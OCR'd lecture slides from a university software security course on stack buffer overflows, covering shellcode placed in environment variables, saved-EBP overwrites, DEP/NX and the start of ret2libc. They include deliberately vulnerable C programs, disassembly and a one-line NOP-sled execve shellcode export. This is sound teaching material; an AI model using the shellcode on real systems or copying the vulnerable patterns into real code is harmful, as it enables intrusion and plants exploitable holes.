CSE 410/510 Special Topics: Software Security

Instructor: Dr. Ziming Zhao

Location: Norton 218

Time: Monday, 5:00 PM - 7:50 PM

Course Evaluation

Begins: 10/3/2021
Ends: 10/10/2021

If 90% of student submit the evaluation, all of the class will get **8** bonus points.
41 students.

Midterm Written Exam and CTF

10/18/2021 in class.

30 mins written exam and 2.5 hours CTF.

Last Class

1. Stack-based buffer overflow (Sequential buffer overflow)
    a. Overflow RET address to execute a function
    b. Overflow RET and more to execute a function with parameters
    c. Return to shellcode

This Class


1. Stack-based buffer overflow
    a. Place the shellcode at other locations.
    b. Overwrite Saved EBP.
    c. Defense.

Conditions we depend on to pull off the attack of *returning to shellcode on stack*

1. The ability to put the shellcode onto stack
2. The stack is executable
3. The ability to overwrite RET addr on stack before instruction **ret** is executed
4. Know the address of the destination function

Inject shellcode in env variable and command line arguments

Where to put the shellcode?



Start a Process

_start ###part of the program; entry point

→ calls __libc_start_main() ###libc

→ calls main() ###part of the program


https://www.bottomupcs.com/starting_a_process.xhtml

The Stack Layout before main()

The stack starts out storing (among some other things) the environment variables and the program arguments.

```
$ env
SHELL=/bin/bash
SESSION_MANAGER=local/ziming-XPS
QT_ACCESSIBILITY=1

$ ./stacklayout hello world
hello world
```

```
ziming@ziming-XPS-13-9300:~/Dropbox/myTeaching/System Security - Attack and Def
ense for Binaries UB 2020/code/stacklayout$ ./stacklayout hello world
argc is at 0xffc444d0; its value is 3
argv[0] is at 0xffc462d0; its value is ./stacklayout
argv[1] is at 0xffc462de; its value is hello
argv[2] is at 0xffc462e4; its value is world
envp[0] is at 0xffc462ea; its value is SHELL=/bin/bash
envp[1] is at 0xffc462fa; its value is SESSION_MANAGER=local/ziming-XPS-13-9300
:@/tmp/.ICE-unix/2324,unix/ziming-XPS-13-9300:/tmp/.ICE-unix/2324
envp[2] is at 0xffc46364; its value is QT_ACCESSIBILITY=1
```



Buffer Overflow Example: code/overflowret5 32-bit

```
int vulfoo()
{
  char buf[4];

  fgets(buf, 18, stdin);

  return 0;
}

int main(int argc, char *argv[])
{
  vulfoo();
}
```

function

fgets

<cstdio>

```
char * fgets ( char * str, int num, FILE * stream );
```

Get string from stream


Reads characters from *stream* and stores them as a C string into *str* until (*num*-1) characters have been read or either a newline or the *end-of-file* is reached, whichever happens first.

A newline character makes `fgets` stop reading, but it is considered a valid character by the function and included in the string copied to *str*.

A terminating null character is automatically appended after the characters copied to *str*.

Notice that `fgets` is quite different from gets: not only `fgets` accepts a *stream* argument, but also allows to specify the maximum size of *str* and includes in the string any ending newline character.

```
000011cd <vulfoo>:
    11cd:   f3 0f 1e fb             endbr32
    11d1:   55                push  %ebp
    11d2:   89 e5                   mov    %esp,%ebp
    11d4:   53                push  %ebx
    11d5:   83 ec 04                sub    $0x4,%esp
    11d8:   e8 45 00 00 00          call   1222 <__x86.get_pc_thunk.ax>
    11dd:   05 f7 2d 00 00          add    $0x2df7,%eax
    11e2:   8b 90 20 00 00 00       mov    0x20(%eax),%edx
    11e8:   8b 12                   mov    (%edx),%edx
    11ea:   52                push  %edx
    11eb:   6a 12                   push   $0x12
    11ed:   8d 55 f8                lea    -0x8(%ebp),%edx
    11f0:   52                push  %edx
    11f1:   89 c3             mov   %eax,%ebx
    11f3:   e8 78 fe ff ff          call   1070 <fgets@plt>
    11f8:   83 c4 0c                add    $0xc,%esp
    11fb:   b8 00 00 00 00          mov    $0x0,%eax
    1200:   8b 5d fc                mov    -0x4(%ebp),%ebx
    1203:   c9                leave
    1204:   c3                ret
```




The Stack Layout before main()

The stack starts out storing (among some other things) the environment variables and the program arguments.

$ env
SHELL=/bin/bash
SESSION_MANAGER=local/ziming-XPS
QT_ACCESSIBILITY=1

$ ./stacklayout hello world
hello world

```
ziming@ziming-XPS-13-9300:~/Dropbox/myTeaching/System Security - Attack and Def
ense for Binaries UB 2020/code/stacklayout$ ./stacklayout hello world
argc is at 0xffc444d0; its value is 3
argv[0] is at 0xffc462d0; its value is ./stacklayout
argv[1] is at 0xffc462de; its value is hello
argv[2] is at 0xffc462e4; its value is world
envp[0] is at 0xffc462ea; its value is SHELL=/bin/bash
envp[1] is at 0xffc462fa; its value is SESSION_MANAGER=local/ziming-XPS-13-9300
:@/tmp/.ICE-unix/2324,unix/ziming-XPS-13-9300:/tmp/.ICE-unix/2324
envp[2] is at 0xffc46364; its value is QT_ACCESSIBILITY=1
```



```
export SCODE=$(python -c "print '\x90'*500 + '\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\x40\xcd\x80'")
```

getenv.c

```c
int main(int argc, char *argv[])
{
	if (argc != 2)
	{
		puts("Usage: getenv envname");
		return 0;
	}

	printf("%s is at %p\n", argv[1], getenv(argv[1]));
	return 0;
}
```

Frame Pointer Attack


Change the upper level func’s return address

Overflow6 32bit

```
int vulfoo(char *p)
{
	char buf[4];

	memcpy(buf, p, 12);

	return 0;
}

int main(int argc, char *argv[])
{
	if (argc != 2)
		return 0;

	vulfoo(argv[1]);
}
```


Overflow6 32bit

```
000011cd <vulfoo>:
    11cd:      f3 0f 1e fb              endbr32
    11d1:      55                 push  %ebp
    11d2:      89 e5                    mov    %esp,%ebp
    11d4:      53                 push  %ebx
    11d5:      83 ec 04                 sub    $0x4,%esp
    11d8:      e8 58 00 00 00           call   1235 <__x86.get_pc_thunk.ax>
    11dd:      05 fb 2d 00 00           add    $0x2dfb,%eax
    11e2:      6a 0c              push  $0xc
    11e4:      ff 75 08                 pushl  0x8(%ebp)
    11e7:      8d 55 f8                 lea    -0x8(%ebp),%edx
    11ea:      52                 push  %edx
    11eb:      89 c3              mov   %eax,%ebx
    11ed:      e8 7e fe ff ff           call   1070 <memcpy@plt>
    11f2:      83 c4 0c                 add    $0xc,%esp
    11f5:      b8 00 00 00 00           mov    $0x0,%eax
    11fa:8b 5d fc                 mov   -0x4(%ebp),%ebx
    11fd:      c9                 leave
    11fe:c3             ret
```



Overflow6 32bit


```
000011cd <vulfoo>:
   11cd:      f3 0f 1e fb             endbr32
   11d1:      55                push   %ebp
   11d2:      89 e5                   mov    %esp,%ebp
   11d4:      53                push   %ebx
   11d5:      83 ec 04                sub    $0x4,%esp
   11d8:      e8 58 00 00 00          call   1235 <__x86.get_pc_thunk.ax>
   11dd:      05 fb 2d 00 00          add    $0x2dfb,%eax
   11e2:      6a 0c             push   $0xc
   11e4:      ff 75 08                pushl  0x8(%ebp)
   11e7:      8d 55 f8                lea    -0x8(%ebp),%edx
   11ea:      52                push   %edx
   11eb:      89 c3             mov    %eax,%ebx
   11ed:      e8 7e fe ff ff          call   1070 <memcpy@plt>
   11f2:      83 c4 0c                add    $0xc,%esp
   11f5:      b8 00 00 00 00          mov    $0x0,%eax
   11fa:8b 5d fc                mov    -0x4(%ebp),%ebx
   11fd:      c9                leave
   11fe:c3                ret
```



%ebp = AAAA


Overflow6 32bit

```
000011ff <main>:
   11ff: f3 0f 1e fb            endbr32
   1203:        55              push   %ebp
   1204:        89 e5                  mov    %esp,%ebp
   1206:        e8 2a 00 00 00         call   1235 <__x86.get_pc_thunk.ax>
   120b:        05 cd 2d 00 00         add    $0x2dcd,%eax
   1210:        83 7d 08 02            cmpl   $0x2,0x8(%ebp)
   1214:        74 07                  je     121d <main+0x1e>
   1216:        b8 00 00 00 00         mov    $0x0,%eax
   121b:        eb 16                  jmp    1233 <main+0x34>
   121d:        8b 45 0c               mov    0xc(%ebp),%eax
   1220:        83 c0 04               add    $0x4,%eax
   1223:        8b 00                  mov    (%eax),%eax
   1225:        50              push   %eax
   1226:        e8 a2 ff ff ff         call   11cd <vulfoo>
   122b:        83 c4 04               add    $0x4,%esp
   122e:        b8 00 00 00 00         mov    $0x0,%eax
   1233:        c9              leave
   1234:        c3              ret
```



Overflow6 32bit

```
000011ff <main>:
  11ff: f3 0f 1e fb          endbr32
  1203:      55              push   %ebp
  1204:      89 e5                  mov    %esp,%ebp
  1206:      e8 2a 00 00 00         call   1235 <__x86.get_pc_thunk.ax>
  120b:      05 cd 2d 00 00         add    $0x2dcd,%eax
  1210:      83 7d 08 02            cmpl   $0x2,0x8(%ebp)
  1214:      74 07                  je     121d <main+0x1e>
  1216:      b8 00 00 00 00         mov    $0x0,%eax
  121b:      eb 16                  jmp    1233 <main+0x34>
  121d:      8b 45 0c               mov    0xc(%ebp),%eax
  1220:      83 c0 04               add    $0x4,%eax
  1223:      8b 00                  mov    (%eax),%eax
  1225:      50              push   %eax
  1226:      e8 a2 ff ff ff         call   11cd <vulfoo>
  122b:      83 c4 04               add    $0x4,%esp
  122e:      b8 00 00 00 00         mov    $0x0,%eax
  1233:      c9              leave
  1234:      c3              ret
```




%ebp = AAAA

Overflow6 32bit

```
000011ff <main>:
    11ff: f3 0f 1e fb             endbr32
    1203:       55                push   %ebp
    1204:       89 e5                    mov    %esp,%ebp
    1206:       e8 2a 00 00 00           call   1235 <__x86.get_pc_thunk.ax>
    120b:       05 cd 2d 00 00           add    $0x2dcd,%eax
    1210:       83 7d 08 02              cmpl   $0x2,0x8(%ebp)
    1214:       74 07                    je     121d <main+0x1e>
    1216:       b8 00 00 00 00           mov    $0x0,%eax
    121b:       eb 16                    jmp    1233 <main+0x34>
    121d:       8b 45 0c                 mov    0xc(%ebp),%eax
    1220:       83 c0 04                 add    $0x4,%eax
    1223:       8b 00                    mov    (%eax),%eax
    1225:       50                push   %eax
    1226:       e8 a2 ff ff ff           call   11cd <vulfoo>
    122b:       83 c4 04                 add    $0x4,%esp
    122e:       b8 00 00 00 00           mov    $0x0,%eax
    1233:       c9                leave
    1234:       c3                ret
```


```
mov %ebp, %esp
pop %ebp
```



1. %esp = AAAA
2. %ebp = *(AAAA); %esp += 4, AAAE

Overflow6 32bit


```
000011ff <main>:
   11ff: f3 0f 1e fb           endbr32
   1203:      55               push   %ebp
   1204:      89 e5                   mov    %esp,%ebp
   1206:      e8 2a 00 00 00          call   1235 <__x86.get_pc_thunk.ax>
   120b:      05 cd 2d 00 00          add    $0x2dcd,%eax
   1210:      83 7d 08 02             cmpl   $0x2,0x8(%ebp)
   1214:      74 07                   je     121d <main+0x1e>
   1216:      b8 00 00 00 00          mov    $0x0,%eax
   121b:      eb 16                   jmp    1233 <main+0x34>
   121d:      8b 45 0c                mov    0xc(%ebp),%eax
   1220:      83 c0 04                add    $0x4,%eax
   1223:      8b 00                   mov    (%eax),%eax
   1225:      50               push   %eax
   1226:      e8 a2 ff ff ff          call   11cd <vulfoo>
   122b:      83 c4 04                add    $0x4,%esp
   122e:      b8 00 00 00 00          mov    $0x0,%eax
   1233:      c9               leave
   1234:      c3               ret
```



1. %eip = *(AAAE)

Overflow6 32bit

```
000011ff <main>:
   11ff: f3 0f 1e fb            endbr32
   1203:       55               push   %ebp
   1204:       89 e5                   mov    %esp,%ebp
   1206:       e8 2a 00 00 00          call   1235 <__x86.get_pc_thunk.ax>
   120b:       05 cd 2d 00 00          add    $0x2dcd,%eax
   1210:       83 7d 08 02             cmpl   $0x2,0x8(%ebp)
   1214:       74 07                   je     121d <main+0x1e>
   1216:       b8 00 00 00 00          mov    $0x0,%eax
   121b:       eb 16                   jmp    1233 <main+0x34>
   121d:       8b 45 0c                mov    0xc(%ebp),%eax
   1220:       83 c0 04                add    $0x4,%eax
   1223:       8b 00                   mov    (%eax),%eax
   1225:       50               push   %eax
   1226:       e8 a2 ff ff ff          call   11cd <vulfoo>
   122b:       83 c4 04                add    $0x4,%esp
   122e:       b8 00 00 00 00          mov    $0x0,%eax
   1233:       c9               leave
   1234:       c3               ret
```



5 mins break

Conditions we depend on to pull off the attack of *returning to shellcode on stack*

1. The ability to put the shellcode onto stack (env, command line)
2. The stack is executable
3. The ability to overwrite RET addr on stack before instruction **ret** is executed or to overwrite Saved EBP
4. Know the address of the destination function

Conditions we depend on to pull off the attack of *returning to shellcode on stack*

1. The ability to put the shellcode onto stack (env, command line)
2. ~~The stack is executable~~
3. The ability to overwrite RET addr on stack before instruction **ret** is executed or to overwrite Saved EBP
4. Know the address of the destination function

Defense 1:
Data Execution Prevention
(DEP, W$\oplus$X, NX)

Harvard vs. Von-Neumann Architecture

Harvard Architecture

The Harvard architecture stores machine instructions and data in separate memory units that are connected by different busses. In this case, there are at least two memory address spaces to work with, so there is a memory register for machine instructions and another memory register for data. Computers designed with the Harvard architecture are able to run a program and access data independently, and therefore simultaneously. Harvard architecture has a strict separation between data and code. Thus, Harvard architecture is more complicated but separate pipelines remove the bottleneck that Von Neumann creates.

Von-Neumann architecture

In a Von-Neumann architecture, the same memory and bus are used to store both data and instructions that run the program. Since you cannot access program memory and data memory simultaneously, the Von Neumann architecture is susceptible to bottlenecks and system performance is affected.

Older CPUs

Older CPUs: Read permission on a page implies execution. So all readable memory was executable.

AMD64 – introduced NX bit (No-eXecute in 2003)

Windows Supporting DEP from Windows XP SP2 (in 2004)

Linux Supporting NX since 2.6.8 (in 2004)

Modern CPUs

Modern architectures support memory permissions:

- **PROT_READ** allows the process to read memory
- **PROT_WRITE** allows the process to write memory
- **PROT_EXEC** allows the process to execute memory

gcc parameter ***-z execstack*** to disable this protection

```
ziming@ziming-XPS-13-9300:~/Dropbox/myTeaching/System Security - Attack and Defense for Binaries UB 2020/code/overflow6$ readelf -l of6

Elf file type is DYN (Shared object file)
Entry point 0x1090
There are 12 program headers, starting at offset 52

Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  PHDR           0x000034 0x00000034 0x00000034 0x00180 0x00180 R   0x4
  INTERP         0x0001b4 0x000001b4 0x000001b4 0x00013 0x00013 R   0x1
      [Requesting program interpreter: /lib/ld-linux.so.2]
  LOAD           0x000000 0x00000000 0x00000000 0x003f8 0x003f8 R   0x1000
  LOAD           0x001000 0x00001000 0x00001000 0x002d4 0x002d4 R E 0x1000
  LOAD           0x002000 0x00002000 0x00002000 0x001ac 0x001ac R   0x1000
  LOAD           0x002ed8 0x00003ed8 0x00003ed8 0x00130 0x00134 RW  0x1000
  DYNAMIC        0x002ee0 0x00003ee0 0x00003ee0 0x000f8 0x000f8 RW  0x4
  NOTE           0x0001c8 0x000001c8 0x000001c8 0x00060 0x00060 R   0x4
  GNU_PROPERTY   0x0001ec 0x000001ec 0x000001ec 0x0001c 0x0001c R   0x4
  GNU_EH_FRAME   0x002008 0x00002008 0x00002008 0x0005c 0x0005c R   0x4
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RWE 0x10
  GNU_RELRO      0x002ed8 0x00003ed8 0x00003ed8 0x00128 0x00128 R   0x1
```

```
ziming@ziming-XPS-13-9300:~/Dropbox/myTeaching/System Security - Attack and Defense for Binaries UB 2020/code/overflow6$ readelf -l of6nx

Elf file type is DYN (Shared object file)
Entry point 0x1090
There are 12 program headers, starting at offset 52

Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  PHDR           0x000034 0x00000034 0x00000034 0x00180 0x00180 R   0x4
  INTERP         0x0001b4 0x000001b4 0x000001b4 0x00013 0x00013 R   0x1
      [Requesting program interpreter: /lib/ld-linux.so.2]
  LOAD           0x000000 0x00000000 0x00000000 0x003f8 0x003f8 R   0x1000
  LOAD           0x001000 0x00001000 0x00001000 0x002d4 0x002d4 R E 0x1000
  LOAD           0x002000 0x00002000 0x00002000 0x001ac 0x001ac R   0x1000
  LOAD           0x002ed8 0x00003ed8 0x00003ed8 0x00130 0x00134 RW  0x1000
  DYNAMIC        0x002ee0 0x00003ee0 0x00003ee0 0x000f8 0x000f8 RW  0x4
  NOTE           0x0001c8 0x000001c8 0x000001c8 0x00060 0x00060 R   0x4
  GNU_PROPERTY   0x0001ec 0x000001ec 0x000001ec 0x0001c 0x0001c R   0x4
  GNU_EH_FRAME   0x002008 0x00002008 0x00002008 0x0005c 0x0005c R   0x4
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RW  0x10
  GNU_RELRO      0x002ed8 0x00003ed8 0x00003ed8 0x00128 0x00128 R   0x1
```

What DEP cannot prevent

Can still corrupt stack or function pointers or critical data on the heap

As long as RET (saved EIP) points into legit code section, W$\oplus$X protection will not block control transfer

Ret2libc 32bit
Bypassing NX

Discovered by Solar Designer, 1997

Ret2libc

Now programs built with non-executable stack.

Then, how to run a shell? Ret to C library ***system("/bin/sh")*** like how we called printsecret() in overflowret

Description

The C library function **int system(const char *command)** passes the command name or program name specified by **command** to the host environment to be executed by the command processor and returns after the command has been completed.

Declaration

Following is the declaration for system() function.

```
int system(const char *command)
```

Parameters

- **command** – This is the C string containing the name of the requested variable.

Return Value

The value returned is -1 on error, and the return status of the command otherwise.

Buffer Overflow Example: code/overflowret4 32-bit (./or4nxnc)

```
int vulfoo()
{
  char buf[30];

  gets(buf);
  return 0;
}

int main(int argc, char *argv[])
{
  vulfoo();
  printf("I pity the fool!\n");
}
```

